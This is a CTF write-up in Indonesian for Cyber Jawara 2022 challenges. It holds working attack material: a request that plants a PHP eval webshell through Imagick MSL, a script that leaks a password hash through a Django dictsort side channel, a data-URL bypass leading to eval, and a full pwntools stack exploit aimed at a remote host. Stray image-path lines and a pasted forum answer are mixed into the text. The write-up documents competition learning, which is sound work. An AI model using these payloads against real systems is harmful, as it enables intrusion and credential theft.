Fast Affine Projection

Abdillah Muhamad (abdilahrf)
Achmad Fahrurrozi Maskur (um)
Muhammad Abdullah Munir (djavaa)

Table Of Contents

WEB

PT Akasha Bijak Sentosa

Description

Poc

Diberikan sebuah website dimana user dapat mengirimkan pesan dari website dan disimpan di dalam file /tmp/MD5(Input)+Timestamp/[Random].txt

Kemudian ada code yang memungkinkan user untuk menginisiasi class apapun yang memiliki satu argument pada konstruktor nya, dalam soal terlihat class Imagick cocok dengan kriteria tersebut.


```php
$hasModule = isset($_GET['module']);
$hasAction = isset($_GET['action']);

if ($hasModule && $hasAction) {
    $module = $_GET['module'];
    $action = $_GET['action'];

    try {
        new $module($action);
    } catch (Exception $e) {
        echo "Terjadi Kesalahan";
    }
} else {
    new Page('home');
}
```

Untuk melakukan setup payload pertama kita harus menyimpan payload yang akan kita panggil di server menggunakan request berikut

```
POST /index.php?module=Contact&action=send HTTP/1.1
Host: akasha.hackthesystem.pro
Content-Length: 297
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://akasha.hackthesystem.pro
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.125 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://akasha.hackthesystem.pro/index.php?module=Page&action=contact
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

name=pepes2&body=%3c%3fxml%20version%3d%221.0%22%20encoding%3d%22UTF-8%22%3
f%3e%20%3cimage%3e%20%20%3cread%20filename%3d%22caption%3a%26lt%3b%3fphp%20
%40eval(%40%24_REQUEST%5b'a'%5d)%3b%20%3f%26gt%3b%22%20%2f%3e%20%20%3cwrite
%20filename%3d%22info%3auploads%2fngabb.php%22%20%2f%3e%20%3c%2fimage%3e
```


Kemudian untuk mendapatkan file path nya kita dapat mengkalukasikan sendiri menggunakan informasi yang didapat pada response, terkait time() yang digunakan pada ***$dirname = "/tmp/" . md5($_POST['name']) . time();***

MD5 Dari pepes2 = 3119d7c6934871de5ff02ecf4a2b248a
Timestamp = 1671613165

Untuk menginisiasi exploit kita harus mengakses url berikut:
https://akasha.hackthesystem.pro/index.php?module=Imagick&action=vid:msl:/tmp/3119d7c6934871de5ff02ecf4a2b248a1671613165/*.txt

Url di atas sama saja dengan new
Imagick("vid:msl:/tmp/3119d7c6934871de5ff02ecf4a2b248a1671613165/*.txt")

Setelah sukses file php kita sudah terupload pada server di
https://akasha.hackthesystem.pro/uploads/ngabb.php



Reference: - Exploiting Arbitrary Object Instantiations in PHP without Custom Classes – PT SWARM


Flag

https://akasha.hackthesystem.pro/uploads/ngabb.php?a=system(%27cat%20../../../../../here_the_fl4g_0f1b5a7f430106c8%27)%3b

CJ2022{fun_0bj_1nstantiations__nahida_wangy_no_debat__74240193c3502ab1}

List User as a Service

Description



Poc

Diberikan sebuah service yang dapat me-list semua user yang ada. Setelah dilakukan source code review, kami melihat pada fungsi list_accounts, object user yang diambil dari database masih terdapat parameter password. Selain itu pada file templates/users.html , fungsi yang digunakan untuk melakukan sort yaitu `dictsort`.

Kami kemudian mendapatkan referensi terkait fungsi dictsort tersebut pada artikel:
https://www.sonarsource.com/blog/disclosing-information-with-a-side-channel-in-django/

Setelah memahami isi dari artikel tersebut, kami kemudian membuat script untuk mendapatkan flag

```
x =
["ando","admin","qiwo","michael","nuil","john","david","robert","chris","mike","dave
","richard","bams","thomas","steve","mark","andrew","daniel","george","paul","charli
e","dragon","james","qwerty","martin","master","pussy","mail","charles","bill","patr
```



```
ick","semik","peter","shadow","johnny","hunter","carlos","black","jason","tarrant","
alex","brian","steven","scott","edward","joseph","gron","matthew","justin","natasha"
,"chicken","adam","stuart","dakota","robbie","prince","falcon","bigdick","rocket","m
arcus","tiger","orange","rabbit","hello","dan","cookie","albert","roberto","morgan",
"markus","douglas","simon","pass","chuck","angel","ronnie","rick","miller","barney",
"sex","lucky","rodney","larry","tom","curtis","scooby","nick","Michael","big","rolan
d","alan","1111","knight","free","bitch","skippy","porsche","phil","allston","phanto
m","alexis","hot","ashley","lisa","benjamin","asian","extreme","bigman","redman","pi
ng","fire","crazy","andrea","corvette","carl","theman","sharon","nicholas","fantasy"
,"cock","bradley","aaron","office","boston","stefan","rich","bambang","yoki"]

import requests
from bs4 import BeautifulSoup

def get_index(index):
    headers = {
        'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9',
        'Accept-Language': 'en-US,en;q=0.9,id-ID;q=0.8,id;q=0.7',
        'Cache-Control': 'max-age=0',
        'Connection': 'keep-alive',
        'Sec-Fetch-Dest': 'document',
        'Sec-Fetch-Mode': 'navigate',
        'Sec-Fetch-Site': 'none',
        'Sec-Fetch-User': '?1',
        'Upgrade-Insecure-Requests': '1',
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36',
        'sec-ch-ua': '"Not?A_Brand";v="8", "Chromium";v="108", "Google
Chrome";v="108"',
        'sec-ch-ua-mobile': '?0',
        'sec-ch-ua-platform': '"Windows"',
    }

    params = {
        'sorted': f'user.password.{index}',
```



```
        'limit': '128',
    }

    response = requests.get('https://luaas.hackthesystem.pro/list_accounts/',
params=params, headers=headers)
    soup = BeautifulSoup(response.text, 'html.parser')
    lis = soup.find_all("li")
    users = []
    for li in lis:
        lis = li.string
        users.append(lis.split(',')[0].split(" ")[-1])
    return users

password = ""
charset = "0123456789abcdef"

def cari(index):
    global password
    count_idx = 0
    prev_idx = 9999
    users = get_index(index)
    group = {}
    groups = []
    for c in users:
        curr_idx = x.index(c)
        if curr_idx < prev_idx:
            group[count_idx] = groups
            count_idx += 1
            groups = [c]
        else:
            groups.append(c)
        prev_idx = curr_idx
    group[count_idx] = groups
    total_value = 0
    for key, value in group.items():
        total_value += len(value)
        if "admin" in value:
```




```
            password += charset[key-1]
            print(password)

for i in range(1,33):
    cari(i)
```

Flag

CJ2022{leaking_django_seems_like_a_great_entertainment_for_the_day_8d500177}

Fetcheval

Description



Poc

Diberikan sebuah service untuk melakukan fetch, kita dapat melakukan input url, kemudian aplikasi akan melakukan request dan melakukan pengecekan apakah hostname yang dimasukkan localhost atau 127.0.0.1, jika iya, maka hasil dari request tersebut akan diproses kemudian apabila terdapat html tag dengan id="eval", aplikasi akan melakukan eval pada value dari tag tersebut.



```
router.post('/', async (req, res) => {
    const webUrl = req.body.url;
    if (webUrl === null || webUrl.length === 0) {
        return res.redirect('/');
    }
    try {
        const response = await fetch(webUrl);
        var result = await response.text();

        const hostname = url.parse(webUrl).hostname;
        if (hostname === 'localhost' || hostname === '127.0.0.1') {
            const parsed = parser.parse(result);
            const toEval = parsed.querySelector('#eval');
            if (toEval !== null && toEval.childNodes.length > 0) {
                const toEvalRaw = toEval.childNodes[0].toString();
                result = eval(toEvalRaw);
            }
        }
```

Setelah melakukan riset lebih lanjut, ternyata apabila URL yang dimasukkan berupa "data:localhost;text/html,<asd>", url.parse.hostname akan mengembalikan nilai localhost, dengan data yaitu <asd>.

```
> url.parse("data:localhost;text/html,<asd>").hostname
'localhost'
>
```

Dari hal tersebut, kami dapat membuat tag kami sendiri untuk menyisipkan payload yang akan di-eval nantinya, pertama tama kami mencoba untuk eval 7*8

Kemudian kami coba untuk mencari nama file flag di /



Kemudian kami membaca flag


Flag

CJ2022{Iw3gL7nbvGJtfcC7XwqxwC3MZ3V3faUwhAAwJVbMkWG3BgzX}

Reverse Engineering

Madhang

Description



Poc

diberikan sebuah binary golang yang setelah dianalisa diketahui bahwa output flag dihasilkan dengan melakukan xor dengan key 0x7f. untuk mendapatkan flag tinggal lakukan xor kembali.

```
74    if ( idx >= v44 )
75      runtime_panicindex((char *)&v34 + 3, v44);
76    if ( ((unsigned __int8)input ^ 0x7F) == *((_BYTE *)flagBuffer + idx) )
77    {
78      ++idx;
79    }
80    else
81    {
82      v24 = (__int64 *)-1LL;
83      os_Exit((__int64)&v34 + 3);
84      result = v32;
85    }
```



```
>>> from pwn import xor
>>> s = b"\x3C\x35\x4D\x4F\x4D\x4D\x04\x2B\x4B\x11\x1B\x
0A\x4E\x4D\x3F\x11\x1A\x20\x0C\x2A\x12\x4E\x13\x5E\x0D\x
20\x2F\x0A\x4F\x4F\x4F\x4F\x33\x33\x33\x02\x75\x00"
>>> print(xor(s, b"\x7f"))
b'CJ2022{T4ndu12@ne_sUm1l!r_Pu0000LLL}\n\x7f'
>>> |
```

Flag

CJ2022{T4ndu12@ne_sUm1l!r_Pu0000LLL}

Aplikasi Apa tuh ?

Description

Aplikasi Apa tuh ?

300

Again not siti and slamet.
This Desktop Application Code Editor (Win7 & Win10)

Not Virus after scan VirusTotal

Code Editor Download

pisan2 boso inggris

Author : KangGorengan

Poc
Diberikan sebuah aplikasi yang dicompile dengan menggunakan electron, langsung saja kami unpack file asar yang ada, dan ditemukan sebuah gambar flag.

2 Answers Sorted by: Highest score (default)

328

From the asar documentation

(the use of `npx` here is to avoid to install the `asar` tool globally with `npm install -g asar`)

Extract the whole archive:

```
npx asar extract app.asar destfolder
```

Extract a particular file:

```
npx asar extract-file app.asar main.js
```

Share Improve this answer Follow edited Jan 21, 2019 at 18:14 answered Jul 22, 2016 at 10:47
martpie
5,160 • 1 • 21 • 25



```
/**
This Challenge Tribute To
Pak Iwan Sumantri
Dedication for Cyber Jawara

CJ2022{Tribut3_to_P4k_Iw@n_So3ma4ntr!}

 */
```

Flag

CJ2022{Tribut3_to_P4k_Iw@n_So3ma4ntr!}

Flameware

Description



Poc

Pada challenge ini kami diberikan sebuah binary encryptor dan sebuah flag yang di encrypt. setelah menganalisa lebih lanjut, kami mengetahui bahwa Windows API di call secara dynamic dengan menggunakan sebuah hash untuk menentukan func yang akan dipanggil. dengan menggunakan dynamic analysis kami melakukan recover func apa saja yang di call, library yang digunakan yaitu kernel32 untuk file iteration dan advapi32 untuk encryption. namun sebelum itu kami juga menemukan anti-debugger pada inisialisasi, langsung saja kami patch untuk jump.

```
__int64 checkDebugger()
{
  char *v1; // [rsp+30h] [rbp-10h]

  v1 = resolve_func((__int64)&kernel32_dll, 0x933152C);
  resolve_func((__int64)&kernel32_dll, 0x5F1FAA7);
  ((void (*)(void))v1)();
  return 0i64;
}
```

untuk logic enkripsinya ada di func sub_7FF6CC211AED, setelah sekilas kami baca, kami mengetahui bahwa implementasi enkripsi ini sama dengan di AES 128 - encrypt/decrypt using Windows Crypto API · GitHub langsung saja kami gunakan code tersebut dengan menyesuaikan key yang digunakan untuk decrypt.

```
#include <Windows.h>
#include <wincrypt.h>
```



```
#include <stdio.h>
#pragma comment(lib, "advapi32.lib")

#define AES_KEY_SIZE 16
#define IN_CHUNK_SIZE (AES_KEY_SIZE * 10) // a buffer must be a multiple of the key
size
#define OUT_CHUNK_SIZE (IN_CHUNK_SIZE * 2) // an output buffer (for encryption) must
be twice as big

//params: <input file> <output file> <is decrypt mode> <key>
int main(int argc, wchar_t *argv[])
{
    wchar_t *filename = L"flag.png.sad";
    wchar_t *filename2 = L"flag.png";

    wchar_t default_key[] = L"5vwtJjrZiYsGeR86bSgBc2";
    wchar_t *key_str = default_key;

    BOOL isDecrypt = TRUE;
    if (argc >= 5) {
        key_str = argv[4];
    }
    const size_t len = lstrlenW(key_str);
    const size_t key_size = len * sizeof(key_str[0]); // size in bytes

    printf("Key: %S\n", key_str);
    printf("Key len: %#x\n", len);
    printf("Key size: %#x\n", key_size);
    printf("Input File: %S\n", filename);
    printf("Output File: %S\n", filename2);
    printf("----\n");

    HANDLE hInpFile = CreateFileW(filename, GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, FILE_FLAG_SEQUENTIAL_SCAN, NULL);
    if (hInpFile == INVALID_HANDLE_VALUE) {
        printf("Cannot open input file!\n");
        system("pause");
```



```
        return (-1);
    }
    HANDLE hOutFile = CreateFileW(filename2, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);
    if (hOutFile == INVALID_HANDLE_VALUE) {
        printf("Cannot open output file!\n");
        system("pause");
        return (-1);
    }

    if (isDecrypt) {
        printf("DECRYPTING\n");
    }
    else {
        printf("ENCRYPTING\n");
    }

    DWORD dwStatus = 0;
    BOOL bResult = FALSE;
    wchar_t info[] = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
    HCRYPTPROV hProv;
    if (!CryptAcquireContextW(&hProv, NULL, info, PROV_RSA_AES,
CRYPT_VERIFYCONTEXT)) {
        dwStatus = GetLastError();
        printf("CryptAcquireContext failed: %x\n", dwStatus);
        CryptReleaseContext(hProv, 0);
        system("pause");
        return dwStatus;
    }
    HCRYPTHASH hHash;
    if (!CryptCreateHash(hProv, CALG_SHA_256, 0, 0, &hHash)) {
        dwStatus = GetLastError();
        printf("CryptCreateHash failed: %x\n", dwStatus);
        CryptReleaseContext(hProv, 0);
        system("pause");
        return dwStatus;
    }
```



```
if (!CryptHashData(hHash, (BYTE*)key_str, key_size, 0)) {
    DWORD err = GetLastError();
    printf("CryptHashData Failed : %#x\n", err);
    system("pause");
    return (-1);
}
printf("[+] CryptHashData Success\n");

HCRYPTKEY hKey;
if (!CryptDeriveKey(hProv, CALG_AES_128, hHash, 0, &hKey)) {
    dwStatus = GetLastError();
    printf("CryptDeriveKey failed: %x\n", dwStatus);
    CryptReleaseContext(hProv, 0);
    system("pause");
    return dwStatus;
}
printf("[+] CryptDeriveKey Success\n");

const size_t chunk_size = isDecrypt ? IN_CHUNK_SIZE: OUT_CHUNK_SIZE;
BYTE *chunk = new BYTE[chunk_size];
DWORD out_len = 0;

BOOL isFinal = FALSE;
DWORD readTotalSize = 0;

DWORD inputSize = GetFileSize(hInpFile, NULL);

while (bResult = ReadFile(hInpFile, chunk, IN_CHUNK_SIZE, &out_len, NULL)) {
    if (0 == out_len) {
        break;
    }
    readTotalSize += out_len;
    if (readTotalSize >= inputSize) {
        isFinal = TRUE;
        printf("Final chunk set, len: %d = %x\n", out_len, out_len);
    }
```



```
        if (isDecrypt) {
            if (!CryptDecrypt(hKey, NULL, isFinal, 0, chunk, &out_len)) {
                printf("[-] CryptDecrypt failed: %x\n", GetLastError());
                break;
            }
        }
        else {
            if (!CryptEncrypt(hKey, NULL, isFinal, 0, chunk, &out_len, chunk_size))
{
                printf("[-] CryptEncrypt failed: %x\n", GetLastError());
                break;
            }
        }
        DWORD written = 0;
        if (!WriteFile(hOutFile, chunk, out_len, &written, NULL)) {
            printf("writing failed!\n");
            break;
        }
        memset(chunk, 0, chunk_size);
    }

    delete[]chunk; chunk = NULL;

    CryptDestroyHash(hHash);
    CryptDestroyKey(hKey);
    CryptReleaseContext(hProv, 0);

    CloseHandle(hInpFile);
    CloseHandle(hOutFile);
    printf("Finished. Processed %#x bytes.\n", readTotalSize);
    return 0;
}
```


dan image yang terencrypt berhasil kami decrypt.

CJ2022{Hiding_API_Using_Hashes}

Flag

CJ2022{Hiding_API_Using_Hashes}

PWN

Kusanagi Nene

Description

Poc

pada challenge ini terdapat vuln oob yang menyebabkan kita dapat melakukan leak dan overwrite RIP, langsung saja manfaatkan vuln tersebut untuk jump ke one_gadget.

```
#!/usr/bin/env python3

from pwn import *

exe = ELF("./kusanagi_nene_patched")
libc = ELF("libc.so.6")
```



```python
ld = ELF("ld-linux-x86-64.so.2")

context.binary = exe

pop_rsi = 0x000000000002be51

def conn():
    if args.LOCAL:
        r = process([exe.path])
        if args.DEBUG:
            gdb.attach(r)
    else:
        r = remote("143.198.82.110", 8001)

    return r

def leak_idx(r, i):
    r.sendlineafter(b"Number of integers:", str(i).encode())
    for _ in range(i-1):
        r.sendline(b"1")
    r.sendline(b"a")
    r.recvline()
    data = r.recvline().strip().split(b" ")
    # print(data)
    r.sendline(b"y")

    if data[0] == b"1":
        return int(data[-1]) % 0x10000000000000000
    return int(data[0])

def write_idx(r, i, v):
    v_repeat = str(0x8000000000000000 - 1).encode()
    # if v >= 0x8000000000000000:
    #     v_repeat = b"0"

    r.sendlineafter(b"Number of integers:", str(i).encode())
    for _ in range(i-1):
```



```
        r.sendline(v_repeat)
    r.sendline(str(v).encode())
    # r.recvline()
    # r.recvline()
    # r.sendline(b"y")

def main():
    r = conn()

    old_rbp = leak_idx(r, 511)
    print(hex(old_rbp))

    canary = leak_idx(r, 514)
    print(hex(canary))

    libc_base = leak_idx(r, 516) - 0x29d90
    print(hex(libc_base))
    print(hex(libc_base+pop_rsi))

    write_idx(r, 518, libc_base + 0xebcf8)
    r.sendline(b"y")

    write_idx(r, 517, 0)
    r.sendline(b"y")

    write_idx(r, 516, libc_base+pop_rsi)
    r.sendline(b"y")

    write_idx(r, 515, old_rbp)
    r.sendline(b"y")

    write_idx(r, 514, canary)

    r.interactive()


if __name__ == "__main__":
```



```
main()
```

